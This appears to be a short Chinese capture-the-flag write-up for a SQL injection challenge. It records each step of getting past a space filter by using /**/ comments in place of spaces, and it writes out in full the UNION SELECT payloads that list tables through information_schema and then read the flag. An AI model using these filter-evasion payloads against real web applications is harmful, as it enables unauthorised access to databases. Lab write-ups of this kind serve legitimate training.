/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

/\* 程序作者：爱的伊苏 \*/


/\* 程序完成时间：2019/1/5 \*/

/\* 有任何问题请联系：740531307@qq.com \*/


/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

//@永远得意的笑下去

 1

 1‘

断定可能会存在sql注入点



在1 ‘之间加入空格，发现被过滤，推测出又是空格过滤

翻倍空格法实现

' or id=4 union select table\_name from information\_schema.tables where '1'='1

失败，尝试使用另外一种方法再次进行测试

'/\*\*/or/\*\*/id=4/\*\*/union/\*\*/select/\*\*/table\_name/\*\*/from/\*\*/information\_schema.tables/\*\*/where/\*\*/'1'='1



成功找到目标位置

'/\*\*/or/\*\*/id=4/\*\*/union/\*\*/select/\*\*/table\_name/\*\*/from/\*\*/information\_schema.tables/\*\*/where/\*\*/table\_name='flag

找段位置



发现只有一个flag，直接查找

'/\*\*/or/\*\*/id=4/\*\*/union/\*\*/select/\*\*/flag/\*\*/from/\*\*/flag/\*\*/where/\*\*/'1'='1



成功

与第一问相比过滤的格式卢文伟发生了改变，但是都止步于空格过滤